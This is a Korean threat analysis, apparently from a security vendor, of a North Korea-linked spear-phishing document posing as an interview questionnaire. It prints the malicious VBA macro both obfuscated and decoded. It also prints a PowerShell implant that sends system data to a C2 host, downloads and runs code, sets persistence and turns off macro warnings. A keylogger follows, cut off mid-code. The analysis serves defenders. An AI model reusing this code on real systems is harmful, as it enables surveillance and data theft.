
그 아래 문장에는 “보안에 각별한 주의 돌려주시기 바랍니다.”라는 표현이 있는데 주의를 돌려달라는 표현은 북한에서 흔히 사용하는 표현으로 확인이 됩니다.

아래 그림은 북한의 대외선전매체용 웹 사이트인 “우리민족끼리 조국평화 통일 위원회” 인터넷 웹 페이지에 등록된 화면입니다. 실제로 “각별한 주의를 돌려주기를 바란다고”라는 표현이 쓰인 문장을 확인할 수 있습니다.

[그림 3] 북한 우리민족끼리 웹 사이트 화면

2. 질문지로 위장한 DOC 첨부파일 분석


한편, 첨부돼 있던 “*** 질문지.doc” 파일의 경우 실제 비밀번호가 설정돼 있어, 암호를 풀기 전까진 문서의 메타 정보를 확인할 수 없습니다. 따라서 먼저 비밀번호를 입력 후 내부 정보를 다시 확인하면 다음과 같습니다.



[그림 4] 질문지로 위장한 문서파일의 속성 정보

MS Word 문서는 2022년 07월 12일 오후 4시 31분에 마지막으로 수정된 것을 알 수 있습니다. 해당 파일이 첨부돼 있던 이메일이 당일 오후 4시 44분에 도착한 것을 비교해 보면, 문서수정을 완료하고 즉시 이메일을 작성했다는 것을 충분히 짐작해 볼 수 있습니다.

해당 문서가 실행되고, 비밀번호 “20220712” 입력 절차가 정상적으로 진행되면 아래와 같이 실제 문서 내용이 보여지게 됩니다.




[그림 5] 질문지 워드 문서가 실행된 모습

문서가 열리면 실제 CNA 싱가폴 뉴스 서면 인터뷰라는 타이틀과 통일연구원 특정인의 이름과 객원연구원이라는 인터뷰 대상자 인물정보가 포함돼 있습니다.

그리고 문서 상단에는 MS Office 기본 옵션에 따라 “보안 경고” 메시지가 나오면서 “매크로를 사용할 수 없도록 설정했습니다.” 안내와 함께 [콘텐츠 사용] 버튼 클릭을 대기하게 됩니다.

역시나 전형적인 매크로 기반의 악성문서 파일이기 때문에 [콘텐츠 사용]을 허용할 경우 악의적인 매크로 명령이 작동하고, 예기치 못한 개인정보 유출의 피해로 이어지게 되는 과정을 거치게 됩니다.

DOC 파일 OLE(Object Linking and Embedding) 구조에 포함된 “vbaProject.bin” 파일 내부의 매크로 코드를 살펴보면 다음과 같습니다.



[그림 6] 문서 내부에 포함된 “vbaProject.bin” 매크로 함수

VBA(Visual Basic for Application) 매크로 “ThisDocument” 함수는 분석을 어렵게 하기 위해 나름 문자열 난독화 기법이 적용돼 있습니다.

구성된 매크로 함수를 추출해 확인해 보면 다음과 같습니다.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Set djfeihfidkasljf = CreateObject("Shell.Application")
Dim dfgdfjiejfjdshaj As String
fjdjkasf = "vnslajdsladkf"
fjdjkasf = Left(fjdjkasf, 5)
dfgdfjiejfjdshaj = "pvnslavnslaowvnslavnslavnslaersvnslahelvnslavnslal.evnslaxvnslae"
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "")
hdfksallasjkdlaf =
"[vnslastvnslarivnslanvnslag]$vnslaf={(Nvnslawrvnslaaevnslaw-Ovnslabjvnslawrvnslaavnslavnslaecvnslatvnsla "
hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "")
ndkflajdkfjskdjfl = "Nvnslaewvnslaravnslavnslat.Wvnslaebvnslawrvnslaa Cvnslalvnslaiwvnslavnslaravnslae
```

```
wvnslaravnslanvnslat).Dovnslawevnslailvnslasvnslavnsladjvnslafenvnslag"
ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "")
salfnxkfdlsjafkj = "('hvnslatvnslatvnslapvnsla:vnsla/vnsla/vnslauvnslayvnslafvnslahvnslakvnsla.vnslamvn
slayvnslapvnslarvnslaevnslasvnslasvnslaovnslanvnslalvnslaivnslanvnslaevnsla.vnslacvnslaovnslamvnsla/v
nslahvnslaovnsla/vnslalivnsla.vnslatvnslaxvnslat')"
salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "")
sjdfkjaslalsfial =
"};$jvnsla=$vnslafvnsla.Revnslapvnslalavnslavnslacvnslae('vnslawra','');$vnslau=$vnslajvnsla.Rvnslaepvnsl
alavnslacvnslae('evnslailvnslasdvnslavnslajvnslafvnslae',"
sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "")
aksfkjaskjfksnkf = "'nvnslalovnslaadvnslavnslasvnslatrvnslaivnslavnsla');$xvnsla=ievnslavnslax
$vnslauvnsla;ievnslaxvnsla $vnslaxvnsla"
aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "")
yeuskaksef = hdfksallasjkdlaf + ndkflajdkfjskdjfl + salfnxkfdlsjafkj + sjdfkjaslalsfial + aksfkjaskjfksnkf

djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, yeuskaksef, "", "open", 0

End Sub
```

문자열들이 임의의 알파벳으로 치환돼 있기 때문에 변환작업을 거치기 전까지 육안으로 파악하는데 어려움이 존재합니다. 물론, 매크로 명령을 하나씩 디버깅하면서 분석을 하는 방법도 가능합니다.

여기서 사용된 치환문자를 모두 변경하는 것도 방법이지만, 명령제어(C2) 서버의 난독화 부분인 “vnsla” 문자열을 모두 제거하면 다음과 같이 빠르게 확인이 가능합니다.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Set djfeihfidkasljf = CreateObject("Shell.Application")
Dim dfgdfjiejfjdshaj As String
fjdjkasf = "jdsladkf"
fjdjkasf = Left(fjdjkasf, 5)
dfgdfjiejfjdshaj = "powershell.exe"
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, fjdjkasf, "")
hdfksallasjkdlaf = "[string]$f={(Nwraew-Objwraect "
```


```
hdfksallasjkdlaf = Replace(hdfksallasjkdlaf, fjdjkasf, "")
ndkflajdkfjskdjfl = "Newrat.WebwraCliwraewrant).Doweilsdjfeng"
ndkflajdkfjskdjfl = Replace(ndkflajdkfjskdjfl, fjdjkasf, "")
salfnxkfdlsjafkj = "('http://uyfhk.mypressonline.com/ho/li.txt')"
salfnxkfdlsjafkj = Replace(salfnxkfdlsjafkj, fjdjkasf, "")
sjdfkjaslalsfial = "};$j=$f.Replace('wra',");$u=$j.Replace('eilsdjfe',"
sjdfkjaslalsfial = Replace(sjdfkjaslalsfial, fjdjkasf, "")
aksfkjaskjfksnkf = "'nloadstri');$x=iex $u;iex $x"
aksfkjaskjfksnkf = Replace(aksfkjaskjfksnkf, fjdjkasf, "")
yeuskaksef = hdfksallasjkdlaf + ndkflajdkfjskdjfl + salfnxkfdlsjafkj + sjdfkjaslalsfial + aksfkjaskjfksnkf

djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, yeuskaksef, "", "open", 0

End Sub
```

이렇게 변환된 문자열을 통해 매크로는 “powershell.exe” 명령을 통해 특정 호스트(http://uyfhk.mypressonline.com/ho/li.txt') 주소로 접속을 시도한다는 것을 파악할 수 있습니다.

난독화된 VBA 명령을 통해 Powershell.exe가 실행되고, 명령제어(C2) 서버인 ‘http://uyfhk.mypressonline.com/ho/li.txt'” 주소를 호출하게 됩니다. 해당 도메인은 ‘webfreehosting.net’ 서비스를 통해 등록된 주소이며, 동일한 공격자가 꾸준히 사용하고 있는 무료 웹 호스팅 서비스 중에 하나입니다.



[그림 7] 웹 프리 호스팅 도메인 설정 화면

[그림 8] **명령제어(C2) 서버에 올려져 있는 추가 명령어 모습**

"li.txt" 텍스트 파일에는 160개의 10진수 문자로 구성된 암호화 키가 포함돼 있고, "il.down" 파일을 다운로드 받아 디코딩하는 루틴을 거치도록 설계돼 있습니다.

전체적인 코드는 아래와 같이 구성돼 있으며, "Ahnlab.hwp" 파일명으로 로그 파일을 저장하고 동일한 호스트로 전송(post.php) 하는 기능을 수행하게 됩니다.

```
$TIME_VALUE = 60*30
$RegValueName = "AhnlabUpdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
function decode($encstr)
{
	$key = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,7,2,4,7,5,5,7,0,7,3,3,3,7,3,
3,1,4,2,3,7,0,2,7,7,3,5,1,0,1,4,0,5,0,0,0,0,7,5,1,4,5,4,2,0,6,1,4,7,5,0,1,0,3,0,3,1,3,5,1,2,5,0,1,7,1,4,6,0,2,3
,3,4,2,5,2,5,4,5,7,3,1,0,1,6,4,1,1,2,1,4,1,5,4,2,7,4,5,1,6,4,6,3,6,4,5,0,3,6,4,0,1,6,3,3,5,7,0,5,7,7,2,5,2,7,7,
4,7,5,5,0,5,6)
	$len = $encstr.Length
	$j = 0
	$i = 0
	$comletter = ""
	while($i -lt $len)
	{
		$j = $j % 160

		$asciidec = $encstr[$i] -bxor $key[$j]
		$dec = [char]$asciidec
		$comletter += $dec
		$j++
		$i++
	}

	return $comletter
}
$SERVER_ADDR = "http://uyfhk.mypressonline.com/ho/"
$UP_URI = "post.php"
$upName = "li"
$LocalID = "li"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
function UpLoadFunc($logpath)
{
	$Url = $SERVER_ADDR + $UP_URI
	$bReturn = $True
	$testpath = Test-Path $logpath
	if($testpath -eq $False)
	{
		return $bReturn
	}
	$hexdata = [IO.File]::ReadAllText($logpath)
	$encletter = decode $hexdata
	$nEncLen = $encletter.Length
	$LF = "`r`n"
```

```
$templen = 0x100000
$sum = 0
do
{
	$szOptional = ""
	$pUploadData = ""
	Start-Sleep -s 0.1
	$readlen = $templen;
	if (($nEncLen - $sum) -lt $templen)
	{
	    $readlen = $nEncLen - $sum
	}
	if ($readlen -ne 0)
	{
	    $pUploadData = $encletter + $sum
	    $sum += $readlen
	}
	else
	{
	    $pUploadData += "ending"
	    $sum += 9
	    $readlen = 6
	}
	Start-Sleep -s 0.001
	$boundary = "----BH8AHRE7933DUTSLIEJDKF"
	$ContentType = 'multipart/form-data; boundary=' + $boundary
	$bodyLines = (
	"--$boundary",
	"Content-Disposition: form-data; name=`"MAX_FILE_SIZE`"$LF",
	"10000000",
	"--$boundary",
	"Content-Disposition: form-data; name=`"userfile`"; filename=`"$upName`"",
	"Content-Type: application/octet-stream$LF",
	$pUploadData,
	"--$boundary"
	) -join $LF

	Start-Sleep -s 0.001
	$psVersion = $PSVersionTable.PSVersion
	$r = [System.Net.WebRequest]::Create($Url)
	$r.Method = "POST"
	$r.UseDefaultCredentials = $true
	$r.ContentType = $ContentType
	$enc = [system.Text.Encoding]::UTF8
	$data1 = $enc.GetBytes($bodyLines)
```

```
                $r.ContentLength = $data1.Length
                $newStream = $r.GetRequestStream()
                $newStream.Write($data1, 0, $data1.Length)
                $newStream.Close();

                if($php_post -like "ok")
                {
                    echo "UpLoad Success!!!"
                }
                else
                {
                    echo "UpLoad Fail!!!"
                    $bReturn = $False
                }
        } while ($sum -le $nEncLen);
        return $bReturn
}
function FileUploading($upPathName)
{
        $bRet = $True
        $testpath = Test-Path $upPathName
        if($testpath -eq $False)
        {
            return $bRet
        }
        $UpL = UpLoadFunc $upPathName
        if($UpL -eq $False)
        {
            echo "UpLoad Fail!!!"
            $bRet = $False
        }
        else
        {
            echo "Success!!!"
        }
        del $upPathName
        return $bRet
}
function Download
{
        $downname = $LocalID + ".down"
        $delphppath = $SERVER_ADDR + "del.php"
        $downpsurl = $SERVER_ADDR + $downname
        $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
        $comletter = decode $codestring
```

```
        $decode = $executioncontext.InvokeCommand.NewScriptBlock($comletter)
        $RunningJob = Get-Job -State Running
        if($RunningJob.count -lt 3)
        {
            $JobName = $RunningJob.count + 1
            Start-Job -ScriptBlock $decode -Name $JobName
        }
        else
        {
            $JobName = $RunningJob.count
            Stop-Job -Name $RunningJob.Name
            Remove-Job -Name $RunningJob.Name
            Start-Job -ScriptBlock $decode -Name $JobName
        }
        $down_Server_path = $delphppath + "?filename=$LocalID"
        $response = [System.Net.WebRequest]::Create($down_Server_path).GetResponse()
        $response.Close()
}
function Get_info($logpath)
{
        Get-ChildItem ([Environment]::GetFolderPath("Recent")) >> $logpath
        dir $env:ProgramFiles >> $logpath
        dir "C:\Program Files (x86)" >> $logpath
        systeminfo >> $logpath
        tasklist >> $logpath
}

function main
{
        Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
        $FilePath = $env:APPDATA + $LOG_FILEPATH
        New-Item -Path $FilePath -Type directory -Force
        $szLogPath = $FilePath + $LOG_FILENAME
        $key = Get-Item -Path $RegKey
        $exists = $key.GetValueNames() -contains $RegValueName
        if($exists -eq $False)
        {
            $value1 = New-ItemProperty -Path $RegKey -Name $RegValueName
            Get_info $szLogPath
        }
        while ($true)
        {
            FileUploading $szLogPath
            Start-Sleep -s 10
            Download
```

```
            Start-Sleep -s 10
            Start-Sleep -s $TIME_VALUE
        }

}
main
```

상기 명령을 통해 동일한 호스트(http://uyfhk.mypressonline.com/ho/)에서 “il.down” 파일이 설치되고, 160개 암호화 키를 이용한 디코딩 루틴을 통해 암호화된 코드가 복호화됩니다. 160개의 암호화 키는 아래와 같습니다.

```
0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,7,2,4,7,5,5,7,0,7,3,3,3,7,3,3,1,4,2,3,7,0,2,7,7,3,5,1,0
,1,4,0,5,0,0,0,0,7,5,1,4,5,4,2,0,6,1,4,7,5,0,1,0,3,0,3,1,3,5,1,2,5,0,1,7,1,4,6,0,2,3,3,4,2,5,2,5,4,5,7,3,1,0,1,
6,4,1,1,2,1,4,1,5,4,2,7,4,5,1,6,4,6,3,6,4,5,0,3,6,4,0,1,6,3,3,5,7,0,5,7,7,2,5,2,7,7,4,7,5,5,0,5,6
```

각각의 10진수 문자열과 “il.down” 파일을 1:1로 XOR 로직 변환을 거치게 되면 추가 명령어 구성이 나타나게 됩니다. 이 명령을 통해 컴퓨터의 시작프로그램(\Microsoft\Windows\Start Menu\Programs\Startup\)에 “Ahnlab.lnk” 바로가기 파일을 생성하고, “li.txt” 파일이 컴퓨터 부팅 시 자동 시작되도록 구성해 지속성을 유지합니다.

그리고 MS Office Word의 Security 레지스트리의 “VBAWarnings” 값을 변경해

```
function regester
{
        $filepath = "C:\windows\temp\HncSerial.log"
        New-Item -Path $filepath -Type file -Force
        $String = "[string]`$a = {(New-Object Net.WebClient).Dokarysuntring('http://uyfhk.mypressonline.com/
ho/li.txt')};`$b=`$a.replace('karysun','wnloadS');`$c=iex `$b;iex `$c"
        $string >> $filepath
        $shell = New-Object -ComObject WScript.Shell
        $makepath = "\Microsoft\Windows\Start Menu\Programs\Startup\"
        $desktop = $env:APPDATA + $makepath
        $shortcut = $shell.CreateShortcut("$desktop\Ahnlab.lnk")
        $shortcut.TargetPath = "powershell.exe"
        $shortcut.Arguments = "-WindowStyle Hidden -command &{[string]`$x= [IO.File]::ReadAllText
('C:\windows\temp\HncSerial.log');iex `$x}"
        $shortcut.IconLocation = "imageres.dll,97"
        $shortcut.WindowStyle = 7
        $shortcut.Description = "administrator"
        $shortcut.WorkingDirectory = "c:\"
        $shortcut.Save()
        $RegKey1 = 'HKCU:\SOFTWARE\Microsoft\Office\14.0\Word\Security'
```

```
        $RegKey2 = 'HKCU:\SOFTWARE\Microsoft\Office\15.0\Word\Security'
        $RegKey3 = 'HKCU:\SOFTWARE\Microsoft\Office\16.0\Word\Security'
        $RegKey4 = 'HKCU:\SOFTWARE\Microsoft\Office\17.0\Word\Security'
        $RegKey5 = 'HKCU:\SOFTWARE\Microsoft\Office\18.0\Word\Security'
        $RegKey6 = 'HKCU:\SOFTWARE\Microsoft\Office\19.0\Word\Security'
        $regValue = 1
        $RegValueName = "VBAWarnings"
        $value1 = New-ItemProperty -Path $RegKey1 -Name $RegValueName -Value $regValue
        $value1 = New-ItemProperty -Path $RegKey2 -Name $RegValueName -Value $regValue
        $value1 = New-ItemProperty -Path $RegKey3 -Name $RegValueName -Value $regValue
        $value1 = New-ItemProperty -Path $RegKey4 -Name $RegValueName -Value $regValue
        $value1 = New-ItemProperty -Path $RegKey5 -Name $RegValueName -Value $regValue
        $value1 = New-ItemProperty -Path $RegKey6 -Name $RegValueName -Value $regValue

        $LOG_FILENAME = "Ahnlab.hwp"
        $LOG_FILEPATH = "\Ahnlab\"
        $FilePath = $env:APPDATA + $LOG_FILEPATH
        $logfile = $FilePath + $LOG_FILENAME

        $MAPVK_VK_TO_VSC = 0x00
        $MAPVK_VSC_TO_VK = 0x01
        $MAPVK_VK_TO_CHAR = 0x02
        $MAPVK_VSC_TO_VK_EX = 0x03
        $MAPVK_VK_TO_VSC_EX = 0x04

        $virtualkc_sig = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
'@
        $kbstate_sig = @'
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
'@
        $mapchar_sig = @'
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
'@
        $tounicode_sig = @'
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.
StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@
        $getwin_sig = @'
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetForegroundWindow();
```

```
'@

	$getKeyState = Add-Type -MemberDefinition $virtualkc_sig -name "Win32GetState" -namespace
Win32Functions -passThru
	$getKBState = Add-Type -MemberDefinition $kbstate_sig -name "Win32MyGetKeyboardState"
-namespace Win32Functions -passThru
	$getKey = Add-Type -MemberDefinition $mapchar_sig -name "Win32MyMapVirtualKey" -namespace
Win32Functions -passThru
	$getUnicode = Add-Type -MemberDefinition $tounicode_sig -name "Win32MyToUnicode"
-namespace Win32Functions -passThru
	$getWindow = Add-Type -MemberDefinition $getwin_sig -name "Win32MyGetForegroundWindow"
-namespace Win32Functions -passThru

	$chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
	$oldWindow = 0

	[Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms') | Out-Null

	while ($true)
	{
		Start-Sleep -Milliseconds 20
		$gotit = ""
		for ($char = 1; $char -le 254; $char++)
		{
		    $vkey = $char
		    $gotit = $getKeyState::GetAsyncKeyState($vkey)
		    if ($gotit -eq -32767)
		    {
				try
				{
					$l_shift = $getKeyState::GetAsyncKeyState(160)
					$r_shift = $getKeyState::GetAsyncKeyState(161)
					$l_ctrl = $getKeyState::GetAsyncKeyState(162)
					$r_ctrl = $getKeyState::GetAsyncKeyState(163)
					$spacebar = $getKeyState::GetAsyncKeyState(32)
					$Enter = $getKeyState::GetAsyncKeyState(13)
					$Backspace = $getKeyState::GetAsyncKeyState(8)
					$caps_lock = [console]::CapsLock

					$scancode = $getKey::MapVirtualKey($vkey, $MAPVK_VSC_TO_VK_EX)
					$kbstate = New-Object Byte[] 256
					$checkkbstate = $getKBState::GetKeyboardState($kbstate)

					$mychar = New-Object -TypeName "System.Text.StringBuilder";
					$unicode_res = $getUnicode::ToUnicode($vkey, $scancode, $kbstate,
```

```
$mychar, $mychar.Capacity, 0)

                                if ($unicode_res -gt 0)
                                {
                                        $topWindow = $getWindow::GetForegroundWindow()
                                        if ($topWindow -ne $oldWindow)
                                        {
                                                $time = Get-Date -format "dd/mm/yyyy HH:mm"
                                                $oldWindow = $topWindow
                                                $process = Get-Process | Where-Object {
$_.MainWindowHandle -eq $topWindow }
                                                [int]$ProID = [int]$process.id
                                                $process2 = Get-WmiObject Win32_Process -Filter
"ProcessId = $ProID"
                                                $str = "`n`n====== " + $process.id + "|" +
$process2.commandline + "|" + $process.mainWindowTitle + "|" + $time + " ======`n"
                                                [System.IO.File]::AppendAllText($logfile, $str,
[System.Text.Encoding]::Unicode)
                                        }
                                        if ($l_ctrl -or $r_ctrl)
                                        {
                                                [int]$c = [int]($mychar.toString().toCharArray()[0])
                                                if ($c -gt 0 -and $c -lt 27){
                                                        $str = "[Ctrl+" + $chars[$c-1] + "]"
                                                }
                                                else{
                                                        $str = "[Ctrl+?]"
                                                }
                                                if ($c -eq 22)
                                                {
                                                        if ([System.Windows.Forms.Clipboard]::
GetText() -ne ""){
